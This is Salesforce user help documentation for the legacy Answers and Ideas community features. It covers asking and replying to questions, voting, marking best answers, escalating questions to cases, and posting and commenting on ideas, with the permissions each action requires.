Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

On the Answers tab you can:

- Ask a question
- Find an answer to a question
- Reply to a question
- Vote for a reply
- Identify a reply as the best answer to your question
- View all of your questions and replies
- Convert a reply into an article in the knowledge base
- Escalate a question to a case

The right side of the answers home page provides a snapshot of recent activity by showing the most recently asked and the most recently replied questions, as well as questions that have been open for more than a week.

Only administrators have full read, create, edit, and delete permissions for answers. Standard and portal users can delete their own questions and replies if no one has replied or voted.

Answers Overview

Asking a Question

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To vote for replies:	"Read" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

To ask a question:

1. From the Answers tab, enter your question and click **Ask**.

   Salesforce searches the titles and descriptions of the other questions in the zone and lists ones that are similar to yours. If your question has already been asked, click the question title to view the replies that other zone members have posted to that question.

   Alternatively, click **Start Over** to clear the similar questions results and ask another question.
2. If your question has not already been asked, click **Continue**.
3. Enter a description of your question. Use the HTML editor to format your text or upload an image.
4. Select a category for your question. If you do not assign a category, community members may have difficulty finding your question, as they must use search or view all questions in the community.
5. Click **Post Question**.

After asking your question, wait for community members to post replies. Then you can choose a reply as the best answer to resolve your question.

Creating Questions from the Questions Tab

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Questions tab:	“Read” on questions
To ask and reply to questions:	"Create” on questions

Note: Starting with Summer ’13, Answers isn’t available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer ’13 release.

Note: Since your administrator determines the fields on questions, some fields might not be included in the following steps.

You can use the Questions tab in both the application and the console to ask questions of the zones that you moderate and manage. Asking community members for input or opinions is an easy way to assess interest in topics or create engagement in the community.

To post a question to the community from the Questions tab:

1. Click `New Question` from the Questions list view page or click `New` from the Recent Questions list on the Questions overview page.
2. Select a zone for your question.
3. Add a title for your question.
4. Optionally, enter a description of your question.

   Use the rich text editor to format your text or upload an image. To ensure that your images appear correctly in the feed, Salesforce recommends that they be less than 450 pixels wide.
5. Select a category for your question.

   Questions must be assigned to a category to appear in the community. Questions that don’t have a category are still visible to the owner of the question, but not to other members of the community.
6. Click `Save`.

Editing and Deleting a Question

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To edit any question:	"Edit" on questions
To delete any question:	"Delete" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

Standard users can delete their own questions if the questions have not received replies. Once a question receives a reply, the owner of the question can no longer delete it. As the Salesforce administrator, you can edit or delete any question posted to a community. For example, you may want to monitor your answers community and edit or delete questions that contain inappropriate content or offensive language.

To edit or delete a question:

1. Click the question title to view the question detail page.
2. Click **Edit** or **Delete** at the top of the page. When editing a question, you can change the title or description and select a different category for the question. When deleting a question, the question (and all associated replies) goes to the Recycle Bin.

Another way to prevent offensive language is to create a validation rule that prevents users from entering specific words when asking a question.

To create validation rules, from Setup, click **Customize** > **Answers** > **Question** > **Validation Rules** and **Customize** > **Answers** > **Reply** > **Validation Rules**.

Finding and Viewing Questions

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To vote for replies:	"Read" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

There are a couple ways to find a question:

- Browse all questions within a community or category.
- Search for a question using the search field on the Answers tab. This field searches the title and description fields for both questions and replies and displays matching results.

Once you've found your question, click the question title to view the question detail page, which lists all the replies for the question. The question detail page lists the number of community members who liked and disliked each reply, and also shows the best answer to the question (if one has been chosen).

From the question detail page, you can:

- Reply to the question.
- Vote for a reply.
- Choose a reply as the best answer. You can only choose a best answer if you asked the question or are a Salesforce administrator.

  If a question has already been resolved, you can click **Mark as Not Answered** above the question to re-open it.
- Sort replies by
  - ◊ Newest—Shows the most recently posted replies at the top of the list.
  - ◊ Oldest—Shows the oldest replies at the top of the list.
  - ◊ Most Votes—Shows the replies with the greatest number of "likes" and "dislikes" (added together) at the top of the list.

Browsing Questions within a Zone or Category

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	“Read” on questions
To ask and reply to questions:	“Create” on questions
To vote for replies:	“Read” on questions

Note: Starting with Summer ’13, Answers isn’t available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer ’13 release.

To view all questions within a zone or category, go to the Answers tab and click the zone name or category that appears below the *Get an Answer* heading.

Browsing Questions within a Zone

After clicking the zone name to view all questions within that zone, you can:

- Ask a question.
- Filter questions so you only see the open or resolved questions. A question is considered resolved when the person who asked the question selects one of the replies as the best answer. Community members can continue to post replies and vote for replies even when the question has been resolved.
- Sort questions by:
  - Recent Activity—Shows the questions that have the most recent replies at the top of the list
  - Newest—Shows the questions that have been most recently asked at the top of the list
  - Oldest—Shows the oldest questions at the top of the list
- Click **Reply** below a question to post a reply.
- Click a category to view all the questions associated with that category.

  All the categories within your zone appear under the zone name at the top of the page.

The question icons identify whether the question has been resolved or is still open.

Browsing Questions within a Category

When community members ask a question, they associate a single category with their question to make it easier to find within the community. To browse all questions associated with a category, click the category name to display the category detail page.

You can click on a category from the following locations:

- When viewing a question, the categories associated with that question appear below the question description.
- When browsing questions within a zone, all the categories in the zone appear below the zone name.

- On the answers home page, all the categories in the zone appear below the zone name.

From the category detail page, you can:

- Ask a question that is automatically associated with the category you are viewing.
- View all questions associated with that category, or filter the questions so you only see the open or resolved questions. A question is considered resolved when the person who asked the question selects one of the replies as the best answer. Community members can continue to post replies and vote for replies even when the question has been resolved.
- Sort questions by:
  - ◊ Recent Activity—Shows the questions that have the most recent replies at the top of the list
  - ◊ Newest—Shows the questions that have been most recently asked at the top of the list
  - ◊ Oldest—Shows the oldest questions at the top of the list
- Click **Reply** below a question to post a reply.

The question icons identify whether the question has been resolved or is still open.

Replying to a Question

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	“Read” on questions
To ask and reply to questions:	“Create” on questions
To vote for replies:	“Read” on questions

Note: Starting with Summer ’13, Answers isn’t available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer ’13 release.

To reply to a question:

- If you're viewing a list of questions within a community or category, click **Reply** next to question you want to respond to. Enter your reply in the editor and click **Reply**.
- If you're viewing the details of a question, enter your reply in the space provided at the bottom of the page, and click **Reply**.

After you reply to a question:

- Community members can vote on whether they like dislike your reply.

- The person who asked the question can choose your reply as the best answer.

Editing and Deleting a Reply

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To edit replies:	"Edit" on questions
To delete replies:	"Delete" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

Standard users without the "edit" and "delete" permissions on the answers object cannot edit or delete their replies. However, as the Salesforce administrator, you can edit or delete any reply posted to a community. For example, you may want to monitor your answers community and edit or delete replies that contain inappropriate content or offensive language.

To edit or delete a reply:

1. Click the question title to view a list of all replies for the question.
2. Click **Edit** or **Delete** next to the reply you want to change or remove. When deleting a reply, the reply goes to the Recycle Bin.

Another way to prevent offensive language is to create a validation rule that prevents users from entering specific words when posting a reply.

To create validation rules, from Setup, click **Customize** > **Answers** > **Question** > **Validation Rules** and **Customize** > **Answers** > **Reply** > **Validation Rules**.

Voting for a Reply

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To vote for replies:	"Read" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

When you vote on a reply, you contribute to the answers community by identifying the replies that contains the most helpful (and unhelpful) information. When other community members look for an answer to a question, they can quickly look at the number of "likes" and "dislikes" a reply has received and make a more informed decision about which reply to read.

In addition, the more votes a reply receives the easier it is for the person who asked the question to choose a reply as the best answer.

When viewing a question, review the replies and click **Like** to voice your approval of a reply or **Dislike** if a reply contains incorrect or unhelpful information. Your vote (either a +1 or –1) is included in the Like or Dislike total for that reply. You can't vote for your own reply and you can only vote once for each reply.

Choosing the Best Answer to a Question

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To vote for replies:	"Read" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

After you ask a question, you should monitor the replies posted by other community members and eventually choose one of the replies as the best answer. The best answer is highlighted directly below the question so it's easy to find, which helps community members quickly identify the most useful resolution to the question.

Only Salesforce administrators and the person who asked the question can mark a reply as the best answer.

To choose the best answer:

1. From the Answers tab, find your question and click its title.
2. Decide which reply is the best answer, and click **Choose as Best Answer**.

   To identify the best answer, look at the votes ("likes" and "dislikes") for each reply. The reply with the most "likes" probably contains the most useful information. If a question has many replies, try sorting the replies by **Most Votes** so the replies with the most likes and dislikes appear at the top of the list.

After you choose a best answer:

- The question is marked as "resolved". Community members can continue to post and vote on replies for resolved questions.
- If another reply that you like better is posted in the future, simply choose that reply as the best answer to replace the old best answer.
- To clear a question so it is no longer resolved, click **Mark as Not Answered** above the question.

Viewing Your Questions and Replies

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To vote for replies:	"Read" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

Once you become an active community member, you can view a list of all the questions you asked and replies you posted by clicking **My Questions & Replies** at the top of any page in the Answers tab.

When viewing a list of your questions, you can quickly identify which questions you resolved and which questions are still open. (Resolved questions have a best answer.) You can sort your questions by:

- Newest—Shows your most recently asked questions at the top of the list
- Recent Activity—Shows your most recently asked questions and your questions that have the most recent replies at the top of the list
- Oldest—Shows your oldest questions at the top of the list

When viewing a list of your replies, the question title appears as a link followed by your reply. You can sort your replies by:

- Newest—Shows your most recently posted replies at the top of the list.
- Oldest—Shows your oldest replies at the top of the list.
- Most Votes—Shows your replies that have received the greatest number of "likes" and "dislikes" (added together) at the top of the list.

The following table describes the icons displayed on the page:

Icon	Description
	A question that has been resolved. To resolve a question, the person who asked the question chooses a reply as the best answer.
	A question that community members have replied to. For example, this icon represents a question with four replies. If a question has no replies, a "0" appears in this icon.
	A reply to a question.

Icon	Description
	A reply that has been marked as the best answer to a question.

Creating an Article from a Reply

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To promote a reply:	"Create" and "Read" on the article type used to promote replies AND "Edit" on questions AND `Knowledge User` checked on user detail page

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

In an answers community, you may want to turn a particularly helpful answer into an article in your knowledge base. To create an article:

1. Click the question title to view a detail page showing the question and its replies.
2. On the reply you want to add to the knowledge base, click **Promote to Article**.
3. Edit your article. The fields that appear depend on the default article type assigned to replies, but the following is true for all article types:

- The `Title` field contains the title of the question.
- The `Summary` field contains the reply.
- You can make new data category selections for the article. Unlike answers, articles support multiple category groups.

Note: An administrator can change the article type and assignee.

4. Click **Save**. The original reply now has a status message indicating its association with an article. When the article is published, the message on the reply includes a link to the article.

Escalating a Question to a Case

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To create cases:	"Create" on cases

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

If a question remains unresolved or its reply isn't satisfactory, administrators and trusted community members can escalate the question to a case. After a case is created, the question detail page provides a link to the case for the life of the question. This link also shows the status of the case.

Note: Closing the case does not mark the question as resolved, and resolving the question does not close the case. The case and the question must be updated separately.

To escalate a question to a case:

1. Click the question title.
2. On the question detail page, click **Escalate to Case**. This button only appears if an administrator has configured the appropriate case settings.

3. Update the case fields if you want to change any default values. The question title automatically becomes the case `Subject`.
4. Click **Save**. You are returned to the question detail page and the case is now available for the `Case Owner` to resolve.

Ideas Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas

Ideas is a community of users who post, vote for, and comment on ideas. An Ideas community provides an online, transparent way for you to attract, manage, and showcase innovation.

Tip: Salesforce.com offers its own Ideas community for Salesforce users to submit product feedback and suggest new features. To visit, go to http://ideas.salesforce.com.

Ideas Terminology

The following terminology is used for Ideas:

Category, Ideas

Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas. For example, if your ideas zone has the focus "Improvements to our clothing line," then you might set up categories such as "Shirts," "Jackets," and "Slacks." Each organization has one common set of categories that can be added or removed from each zone. An administrator defines separate categories for their ideas and answers zones.

Comment

Comments are plain text responses to posted ideas that enable discussions about the ideas. On the Ideas tab, the Comments subtab lists the comments that have most recently been submitted. On the detail page of an idea, comments are sorted in chronological order from oldest to newest.

Community

Communities are customizable public or private spaces for employees, end-customers, and partners to collaborate on best practices and business processes.

Community Expert

A community expert is a member of the community who speaks credibly and authoritatively on behalf of your organization. When a community expert posts a comment or idea, a unique icon ( ) displays next to his or her name so other community members can easily identify credible information within the community. The Salesforce administrator can designate as many community experts as necessary.

Demote

If you dislike an idea, you can click **demote** to subtract 10 points from its overall score and decrease the idea's overall popularity ranking. You cannot demote the same idea more than once, and after you demote an idea you cannot promote it. An idea can have negative overall points if more users demote the idea than promote it.

Half-life

The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life. This setting affects all zones in your organization.

Idea

Ideas are suggestions posted by the members of an ideas community and are organized by zones. For example, if the focus of a particular zone is “Ideas for car features,” an appropriate idea for that zone might have the title “Insulated cup holders that keep your beverage hot or cold.” Or, if the focus of a particular zone is “Ideas for our company's employee benefits,” an appropriate idea for that zone might have the title “On-site day care.”

Idea Themes

Idea Themes provide a forum in which you invite community members to post ideas about specific topics so that community members can solve problems or propose innovations for your company.

Point

A point is a unit of measurement that represents the popularity of an idea. Each vote for an idea is worth ten points (promote adds 10 points and demote removes 10 points). An idea's total number of points displays to the left of the idea.

Popular Ideas

On the Popular Ideas subtab, ideas are sorted by an internal calculation that reflects the age of an idea's positive votes. Regardless of an idea's static total number of points, ideas with newer positive votes display higher on the page than ideas with older positive votes. This allows you to browse ideas that have most recently gained popularity, with less precedence given to long-established ideas that were positively voted on in the past.

Portal

If your organization has a Customer Portal or partner portal, you can add the Ideas tab to either or both portals so that portal users can participate in their own Ideas communities. The Zone list at the top of the Ideas tab lists all the available zones, and each zone contains its own unique group of ideas.

Promote

If you agree with or like an idea, click **promote** to add 10 points to the idea. You cannot promote the same idea more than once and you cannot promote an idea that you have already demoted. Salesforce automatically adds your promote vote to any idea you post.

Recent Activity

Your Recent Activity page contains a summary of all the recent activity that relates to your participation within a zone. For example, this page lists all the ideas and comments you have posted to a zone as well as the ideas you have voted on. You can view your Recent Activity page by clicking your nickname located on the right side of the Ideas tab.

Status

An idea's status helps zone members track the progress of the idea. For example, "Under Review", "Reviewed", "Coming Soon", and "Now Available" are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

Top All Time Ideas

On the Top All-Time subtab, ideas are sorted from most number of points to fewest. This allows you to see the most popular ideas in the history of your Ideas zone.

Vote, Idea

In an ideas community, a vote means you have either promoted or demoted an idea. After you vote on an idea, your nickname displays at the bottom of the idea's detail page to track that your vote was made. You can use your Recent Activity page to see a list of all the ideas you have voted on.

Zone

Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions.

Using Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas

Ideas is a community of users who post, vote for, and comment on ideas. An Ideas community provides an online, transparent way for you to attract, manage, and showcase innovation. You can:

- Post ideas
- View ideas or Idea Themes
- Search for ideas
- Vote for ideas
- Comment on ideas
- View recent activity and replies
- Subscribe to syndication feeds

Each time you click the Ideas tab, the Popular Ideas subtab displays ideas in all categories. To change your current view, click one of the other subtabs like Recent Ideas or Top All-Time. Click **List** to toggle back to the list view.

Viewing Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas

The following sections describe how to view ideas:

- Accessing the Ideas Tab in Salesforce
- Accessing the Ideas Tab in a Portal
- Browsing Popular Ideas
- Browsing Recent Ideas
- Browsing Top Ideas of All Time
- Viewing Ideas by Category
- Viewing Ideas by Status
- Browsing Ideas in Other Zones
- Viewing the Details of an Idea

Accessing the Ideas Tab in Salesforce

In Salesforce, the Ideas tab is available by default in the Community app. You can select this app from the Force.com app menu in the top right corner of any Salesforce page.

Note that your administrator may have customized your profile to also display the Ideas tab in other apps. Also, your administrator may have renamed the Ideas tab to an alternate tab name.

Click Tab to display the Ideas tab. Click **List** to toggle back to the list view.

Tip: The Zone list at the top of the Ideas tab lists all the available zones, and each zone contains its own unique group of ideas.

Accessing the Ideas Tab in a Salesforce.com Community

If your organization has created a Salesforce.com Community, your administrator can display the Ideas tab to the community by adding it to the list of selected tabs during setup of the community.

Accessing the Ideas Tab in a Portal

If your organization has portal users who have access to a Customer Portal or partner portal, your portal's administrator can display the Ideas tab on either type of portal. The ideas that display in a portal are either created through a portal or are created internally in Salesforce and published for display in a portal.

Browsing Popular Ideas

On the Popular Ideas subtab, ideas are sorted by an internal calculation that reflects the age of an idea's positive votes. Regardless of an idea's static total number of points, ideas with newer positive votes display higher on the page than ideas with older positive votes. This allows you to browse ideas that have most recently gained popularity, with less precedence given to long-established ideas that were positively voted on in the past.

Browsing Recent Ideas

The Recent Ideas subtab lists the ideas that have most recently been submitted. Newer ideas display above older ideas.

Browsing Top Ideas of All Time

The Top All-Time subtab lists the ideas with the most points. The difference between the Top All-Time subtab and the Popular Ideas subtab is that the Top All-Time subtab displays the top ideas of all time by number of points, whereas the Popular Ideas subtab uses an algorithm to display the ideas that have received the most recent positive votes.

Viewing Ideas by Category

Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas.

To browse ideas by category, select a category from the `View Category` drop-down list. Alternatively, click the category link at the bottom of the idea description, next to the user who posted the idea.

Viewing Ideas by Idea Themes

You can view all of the ideas that are posted to an idea theme. From the Idea Themes detail page, you can manage an idea theme and its related ideas.

Viewing Ideas by Status

An idea's status helps zone members track the progress of the idea. For example, “Under Review”, “Reviewed”, “Coming Soon”, and “Now Available” are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

To view all ideas of a particular status, go to the Ideas tab and select a value from the `Status` drop-down list. Alternatively, click the status link next to an idea to view all ideas in the zone with that status.

Browsing Ideas in Other Zones

Administrators can create multiple zones with each zone having its own unique list of ideas. For this reason, it is important to verify you are viewing the correct zone when browsing ideas. To browse ideas in a specific zone, select a zone from the list of zones the top of the page.

Viewing the Details of an Idea

Click the title of an idea to open the detail page of that idea. The detail page of an idea includes the following sections:

- The details of the idea, including its full text and number of points
- The related idea theme and the zone to which it belongs.
- All comments that have been submitted for the idea
- An area for adding a new comment
- A list of the last 100 users who have voted (promoted or demoted) for the idea, sorted left to right from most recent vote to oldest vote
- If you are an administrator, the detail page lets you edit, delete, and merge ideas.

To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas

In an ideas community, a vote means you have either promoted or demoted an idea.If you agree with or like an idea, click **promote** to add 10 points to the idea. You cannot promote the same idea more than once and you cannot promote an idea that you have already demoted. Salesforce automatically adds your promote vote to any idea you post.

If you dislike an idea, you can click **demote** to subtract 10 points from its overall score and decrease the idea's overall popularity ranking. You cannot demote the same idea more than once, and after you demote an idea you cannot promote it. An idea can have negative overall points if more users demote the idea than promote it.

To vote on an idea:

1. On the Ideas tab, locate an idea you want to promote or demote.
2. To add 10 points to the idea, click **promote** next to the idea. To subtract 10 points from the idea, click **demote**. After you have voted, your Nickname displays at the bottom of the idea's detail page to track that your vote was made.

Note: When you post a new idea, you automatically cast a vote for that idea and 10 points are added to the idea's score.

Commenting on Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Ideas tab:	“Read” on ideas
To view and vote for ideas:	“Read” on ideas
To create ideas and add comments to ideas:	“Create” on ideas
To edit ideas and edit comments on ideas:	“Edit” on ideas

Comments are plain text responses to posted ideas that enable discussions about the ideas. On the Ideas tab, the Comments subtab lists the comments that have most recently been submitted. On the detail page of an idea, comments are sorted in chronological order from oldest to newest.

Adding Comments to Ideas

Add comments to ideas to share your thoughts and opinions with other community members:

1. On the Ideas tab, locate an idea on which you want to add a comment.
2. Click either the title of the idea or the **Comments** link below the idea description.
3. On the detail page for the idea, type your comments into the text entry area in the Add Your Comment section. You can enter up to 4,000 characters.

   If your organization has enabled the HTML editor for Ideas, the description can include HTML and reference online images. If the HTML editor is not enabled, use plain text only. .
4. Click **Post** to submit your comment.

Your newly added comment displays in the Comments related list on the idea detail page.

Editing Comments on Ideas

To edit a comment that you have submitted on an idea:

1. On the detail page of the idea, click **Edit** next to your comment.
2. Modify your comment as desired.
3. Click **Apply** to save your work.

Deleting Comments on Ideas

Deleting comments on ideas requires the “Delete” permission on ideas.

1. On the detail page of the idea, click **Del** next to your comment.
2. Click **OK**.

Viewing Recently Posted Comments

To view the comments that have most recently been posted in your Ideas community, click the Comments subtab and select a zone in which to view comments. Click the text of a comment to view the detail page of the appropriate idea.

On the Comments subtab:

- Comments are listed in chronological order from newest to oldest.
- The title of the idea on which the comment was posted displays above the comment.
- The alias of the user who posted the comment displays next to the comment text.
- The total number of comments on the idea displays in brackets below the comment text. For example, `Comments [20]` indicates that the idea has twenty comments.

Deleting Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete ideas and comments:	"Delete" on ideas

To delete an idea:

1. Click the name of an idea to open the detail page.
2. Click the **Delete** button.
3. Click **OK**.

The idea, its comments, and any child ideas are moved to the Recycle Bin. Note that undeleting an idea from the Recycle Bin also restores the idea's comments, votes, and child ideas.

Viewing Your Recent Activity Page

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas

Your Recent Activity page contains a summary of all the recent activity that relates to your participation within a zone. To view your Recent Activity page, go to the Ideas tab and click your Nickname link on the right side of the page. To view the Recent Activity page of another member of the zone, click the community member's name that appears below any idea or comment they have posted. You can view activity for the different zones you have access to by selecting a zone from the `Zone` list.

The Recent Activity page uses the following icons to identify the various types of activity:

- identifies the ideas you have submitted.
- identifies the ideas you have voted on.
- identifies the comments you have posted to ideas as well as the comments other users have posted to your ideas.

For additional detail, click the following links located on the left side of the Recent Activity page:

- Ideas Submitted lists the ideas you have posted to this zone. The most recent idea appears first.
- Ideas Voted On lists the ideas in this zone that you have either promoted or demoted.
- Recent Replies displays the most recent comment posted to each of your ideas, as well as the most recent comment posted to each idea you have previously commented on. This section is not displayed when viewing another community member's recent activity.

  To quickly determine the number of recent replies you have received, look next to the recent replies icon () in the upper right corner of the Ideas tab. This icon only appears when you have received a new reply.

Note: You can't upload your own picture to replace the default image.

Subscribing to Syndication Feeds for Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas

Syndication feeds enable users to subscribe to changes within Ideas and receive updates in external news readers. For users to be able to subscribe to Ideas syndication feeds, the following prerequisites are necessary:

- Ideas must be exposed publicly using Force.com sites.
- The `Categories` field must be enabled in Ideas. This field is enabled by default for some organizations.

To subscribe to a syndication feed, click the feeds icon ( ) on the following Ideas pages:

- Popular Ideas subtab
- Recent Ideas subtab
- Top All-Time subtab
- Comments subtab

  This feed lists comments separately even when they belong to the same idea, whereas the Comments subtab groups comments for a single idea together and only shows the number of recent comments for that idea.
- Recent Activity page

  To subscribe to a feed that includes all the comments posted by a specific community member, click the community member's name that appears below any idea or comment he or she has posted. Then click the feeds icon on the community member's Recent Activity page. When you subscribe to another community member's Recent Activity feed, the feed only includes recent comments from that community member and no other user.

Note: Child ideas (ideas that have been merged with a master idea) are not included in any feeds. Only master ideas are included.

Ideas Overview

Posting and Editing Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas

Posting Ideas

1. Use the search box in the sidebar to search for existing ideas that match your idea. This helps reduce the number of duplicate ideas in the community. If no existing ideas match your idea, proceed to the next step.
2. Create a new idea using one of the following options:
   - On the Ideas tab, select the appropriate community from the Community list at the top of the page and click **Post Idea**.
   - From the Ideas list view, click **New Idea**, then select a community, and click **Continue**.
   - From the sidebar, select **Idea** from the `Create New` drop-down list, select a community, and click **Continue**.
3. If you're posting the idea to an idea theme, select one from the list. You can only post ideas to idea themes that exist within your community.
4. Enter a title for your idea no longer than 255 characters.

   After you enter the title, Salesforce searches the community for ideas with the same words in their title or description and then displays the top five matching ideas. If one of these ideas looks similar to your own, click that idea's title to open its detail page in a new window. From the detail page, you can read a description of the idea and vote for it instead of posting your duplicate idea to the community. If none of the ideas in the list are similar to your idea, proceed with the following steps to post your unique idea.
5. In the description area, enter the details of your idea.

   If your organization has enabled the HTML editor for Ideas, the description can include HTML and reference online images. If the HTML editor is not enabled, use plain text only. .
6. Choose one or more categories for your idea.
7. If you are an administrator, optionally choose a status for your idea. The `Status` drop-down list is only visible to administrators.
8. If enabled by your administrator, you can add an attachment to your idea:
   - Click `Browse` to locate and attach a file from your computer.

     You can attach any supported file types, including Microsoft® PowerPoint® presentations and Excel® spreadsheets, Adobe® PDF files, image files, audio files, and video files. The maximum attachment size is determined by your organization.
   - Optionally, type a title for the file. If you don't enter a title, the filename appears as the attachment's title.
